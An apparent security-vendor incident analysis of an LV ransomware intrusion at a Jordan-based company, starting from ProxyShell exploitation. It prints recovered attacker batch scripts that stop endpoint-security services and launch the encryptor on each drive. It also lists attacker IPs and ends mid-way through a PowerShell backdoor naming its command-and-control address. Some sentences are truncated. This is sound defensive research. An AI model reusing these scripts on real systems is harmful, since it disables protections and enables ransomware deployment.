LV Ransomware Exploits ProxyShell in Attack on a Jordan-based Company

Our blog entry provides a look at an attack involving the LV ransomware on a Jordan-based company from an intrusion analysis standpoint

By: Mohamed Fahmy, Sherif Magdy, Ahmed Samir
October 25, 2022
Read time: 6 min (1751 words)

Overview

The Trend Micro research team recently analyzed an infection related to the LV ransomware group, a ransomware as a service (RaaS) operation that has been active since late 2020, and is reportedly based on REvil (aka Sodinokibi). The exact nature of the relationship between the LV ransomware and REvil groups cannot be definitively established or verified — the LV ransomware's developers do not appear to have had access to the Revil source code, and likely modified REvil binary script instead. According to previous research, the group that operates REvil is said to have either sold the source code, had the source code stolen from them, or shared the source code with the LV ransomware group as part of a partnership. We believe that the threat

The group's namesake ransomware has been seeing a reemergence since second quarter of 2022, with our investigation revealing a surge in the number of breaches being undertaken by the ransomware group. Furthermore, an alert issued by the German Federal Office for Information Security in August 2022 reveals that the ransomware's operators were blackmailing the semiconductor company Semikron by threatening to leak allegedly stolen data.

In this blog entry, we will provide details on a recent intrusion performed by a group affiliate that involved the compromise of the corporate environment of a Jordan-based company. In this incident, the attackers used the double-extortion technique to blackmail their victims, threatening to release allegedly stolen data in addition to encrypting the victim's files.





Figure 1. A screenshot showing a sample ransom amount demanded by malicious actors for an LV ransomware infection

The LV ransomware's primary targets

malicious actor expressed interest in obtaining network access to Canadian, European and U.S. entities and then monetizing them by deploying the ransomware.



Покупаем доступы в сети
Купим доступы к корпоравивным сетям.

Любые сферы деятельности, кроме:

- Здравоохранение
- Госучреждения
- Образование

Revenue 100kk$+
Цены 1 - 15к$
Быстрая проверка доступа и моментальная выплата, если таргет нам подходит
Для вашего спокойствия внесен депозит на форум.
Первый контакт - ПМ

We buy access to the network
We will buy access to corporate networks.

Any industry other than:

healthcare
State institutions
Education
Revenue 100kk$+
Prices 1 - 15k$
Quick access check and instant payment if the target suits us
For your peace of mind, a deposit has been made to the forum.
First contact - PM

Figure 2. A post from a malicious actor claiming to operate the LV ransomware seeking network access brokers (original language and translated versions)

Reported LV ransomware breaches have been increasing since the second quarter of 2022, which aligns with the malicious actor's efforts to expand its affiliates program. The chart shown in figure 3 illustrates this increase in activity.




Figure 3. The number of incidents that are reportedly related to LV ransomware have been on the rise

Based on data from Trend Micro™ Smart Protection Network™ and other internal sources, Europe was the region with the highest number of breach alerts, while the US and Saudi Arabia were the countries with the highest number of reported incidents caused by the ransomware payload. The attacks spanned multiple industry verticals — with manufacturing and technology being the most affected industries — demonstrating the group's opportunistic approach.




Figure 4. The regions most affected by LV ransomware in 2022





Figure 5. The countries most affected by LV ransomware in 2022



Observed infection chain

This section details the tools, tactics, and procedures (TTPs) used by the affiliate that infiltrated one of the targeted victims' environments, as observed from an incident response viewpoint.

The ProxyShell (CVE-2021-34473, CVE-2021-34523, and CVE-2021-31207) and ProxyLogon (CVE-2021-26855 and CVE-2021-27065) vulnerabilities have been observed to be exploited by malicious actors to target government institutions. Similarly, the initial access portion of this attack began on the exchange servers in the targeted environment, when a web shell file was dropped in the public access folders in early September 2022 via ProxyShell exploitation.

The attacker then executed a persistent malicious PowerShell code that was used to download and execute another PowerShell backdoor file in the server from the malicious IP address 185[.]82[.]219[.]201, as shown in Figure 7.




Figure 7. The persistent PowerShell code as seen from the registry key




Figure 8. The malicious PowerShell code shown running on the Exchange server under the powershell.exe process

The same IP address that hosted the malicious PowerShell code was also found serving a tunneling tool that we believe was used for data exfiltration.




Figure 9. The IP address 185[.]82[.]219[.]201 shown hosting the Gost tunneling tool




Figure 10. The malicious PowerShell code that was first logged on September 6, 2022

Based on our analysis of the Internet Information Services (IIS) access logs on the infected Exchange servers, the following IP addresses were exploiting the Proxyshell vulnerability during the same timeframe as the intrusion.

- 138[.]199[.]47[.]184
- 195[.]242[.]213[.]155
- 213[.]232[.]87[.]177
- 91[.]132[.]138[.]213
- 91[.]132[.]138[.]221

Based on the event logs collected from one of the infected Exchange servers, there were many successful logins using compromised user accounts a day before the ransomware infection occurred on September 8, 2022.

Once the attacker gained access to the domain controller via remote desktop protocol (RDP) using the compromised account of the domain administrator, the ransomware samples were dropped on the server and a malicious group policy containing a malicious scheduled task was created on Sep 9, 2022 to execute ransomware from the shared folder hosted on the Domain Controller server.

SOFTWARE	Key name	GoogleUpdateUX	2022-09-10 07:53:43	Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tree\GoogleUpdateUX			
SOFTWARE	Value data	GoogleUpdateUX	2022-09-11 08:52:35	Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{A9EECCAB-3CBB-4692-97A7-D0D6CCEA6F7B}	Path	\GoogleUpdateUX	
SOFTWARE	Value data	GoogleUpdateUX	2022-09-11 08:52:35	Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{A9EECCAB-3CBB-4692-97A7-D0D6CCEA6F7B}	URI	\GoogleUpdateUX	
SOFTWARE	Value slack	GoogleUpdateUX	2022-09-11 08:52:35	Microsoft\Windows NT\CurrentVersion\Schedule\TaskCache\Tasks\{A9EECCAB-3CBB-4692-97A7-D0D6CCEA6F7B}	Path	\GoogleUpdateUX	00-00-00-00-50-03-00-00-E0-4F-B...

Figure 11. The malicious scheduled task "GoogleUpdateUX" from Registry hives




Figure 12. The malicious scheduled task running the malicious batch file “1.bat”

The domain controller server was used by the attackers to create a malicious group policy object (GPO) on Sep 9, 2022. The GPO then created a malicious scheduled task that ran the malicious batch files “1.bat” and “install.bat” to deploy the ransomware on the rest of the machines that are connected to the domain controller. The batch file “install.bat” was used to disable the security agent services found on the targeted machines.




Figure 13. The malicious GPO XML file was found on the domain controller group policies folder.


```
@echo off

for /F "tokens=*" %%B in (\\[redacted]scripts\no.txt) do (
        ipconfig | findstr /C:"%%B" 1>nul
        if errorlevel 1 (
          echo ok
        ) ELSE (
          echo no
          exit
        )
)

sc stop ds_nuagent
sc stop ds_monitor
sc stop ds_notifier

start \[redacted]\swsetup\enc_.exe -path c:\
start \[redacted]\swsetup\enc_.exe -path d:\
start \[redacted]\swsetup\enc_.exe -path e:\
start \[redacted]\swsetup\enc_.exe -path f:\
start \[redacted]\swsetup\enc_.exe -path g:\
\\[redacted]swsetup\enc_.exe
```

Figure 14. The contents of the “install.bat” file



```
        if errorlevel 1 (
          echo +
        ) ELSE (
          echo -
          exit
        )
)

echo GO
taskkill /f /im dsa.exe
taskkill /f /im ds_monitor.exe
taskkill /f /im Notifier.exe
start \[redacted]\test\setup_.exe -path c:\
start \[redacted]\test\setup_.exe -path d:\
start \[redacted]\test\setup_.exe -path e:\
start \[redacted]\test\setup_.exe -path f:\
start \[redacted]\test\setup_.exe -path g:\
```

Figure 15. The contents of the "1.bat" file

After deploying the ransomware, the attacker deleted the scripts folder that contained the malicious file samples.

2022-09-09 19:19:28	m...	13…	c:/Windows/SYSVOL/domain/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/GPT.INI ($FILE_NAME)
2022-09-09 19:19:28	m...	16…	c:/Windows/SYSVOL/domain/NtFrs_PreExisting___See_EventLog/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/I
2022-09-09 19:19:28	m.c.	16…	c:/Windows/SYSVOL/domain/NtFrs_PreExisting___See_EventLog/Policies/{31B2F340-016D-11D2-945F-00C04FB984F9}/I
2022-09-09 19:21:15	ma..	14…	c:/scripts (deleted)

Figure 16. Master file table (MFT) record showing the deletion of the "scripts" folder

The dropped ransom note showed that the files were encrypted with the l7dm4566n extension on the specific machine we analyzed.

Figure 17. A sample ransom note dropped on the infected machines




Figure 18. The attack timeline

The Powershell backdoor

command-and-control (C&C) server *185[.]82[.]219[.]207*. The downloaded PowerShell will be executed directly from memory to bypass detection.

```
$domain = '185.82.217.131'
$dport = 443  # port
